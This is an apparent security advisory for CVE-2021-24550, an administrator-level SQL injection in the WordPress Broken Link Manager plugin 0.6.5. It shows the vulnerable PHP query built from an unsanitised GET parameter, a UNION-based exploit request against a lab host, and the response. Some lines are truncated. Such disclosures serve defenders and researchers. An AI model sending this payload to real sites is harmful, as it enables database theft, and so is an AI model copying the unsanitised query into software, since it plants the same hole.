Wp Plugin Broken Link Manager

Plugin Details

Plugin Name: wp-plugin : broken-link-manager
Effected Version : 0.6.5 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24550
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- June 1, 2021: Issue Identified and Disclosed to WPScan
- June 1, 2021 : Plugin Closed
- July 20, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure


Technical Details


The edit URL functionality in the plugin makes a get request to fetch the url. The GET parameter url is not sanitised, escaped or validated before inserting to a SQL statement, leading to SQL injection.

Vulnerable Code: wblm-url-edit.php#L4

```
2:$url = $_GET['url'];
3:global $wpdb;
4:$urlInfo = $wpdb->get_row("SELECT * FROM " . TABLE_WBLM . " where id = $url");
```

PoC Screenshot





Exploit

```
GET /wp-admin/admin.php?page=wblm-edit-url&url=-4966 UNION ALL SELECT NULL,CONCAT(0x7178707071,0x5753787a67454c546c6e6d66756c7
Host: 172.28.128.50
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/admin.php?page=wblm-redirect
Accept-Language: en-US,en;q=0.9
Cookie: spf-last-metabox-tab-12-_sptp_generator=_sptp_generator_1; spf-last-metabox-tab-14-_sptp_generator=_sptp_generator_1;
Connection: close
```

Response

```
name="url" value="-4966 UNION ALL SELECT NULL,CONCAT(0x7178707071,0x5753787a67454c546c6e6d66756c705351734975516a636f6a5a615966
                                        <div class="form-group">
                                                <label for="inputEmail3" class="col-sm-1 control-label">Old Ur
                                                <div class="col-sm-8">
                                                        <input type="text" class="form-control" id="old_url" n
                                                </div>
                                        </div>
                                        <div class="form-group">
                                                <label for="inputPassword3" class="col-sm-1 control-label">New
                                                <div class="col-sm-8">
                                                        <input type="text" class="form-control" id="new_url" n
                                        </div>
                                </div>
                        </div>
                        <!-- form-horizontal -->
                </div>
                <!-- /.panel-body -->
        </div>
```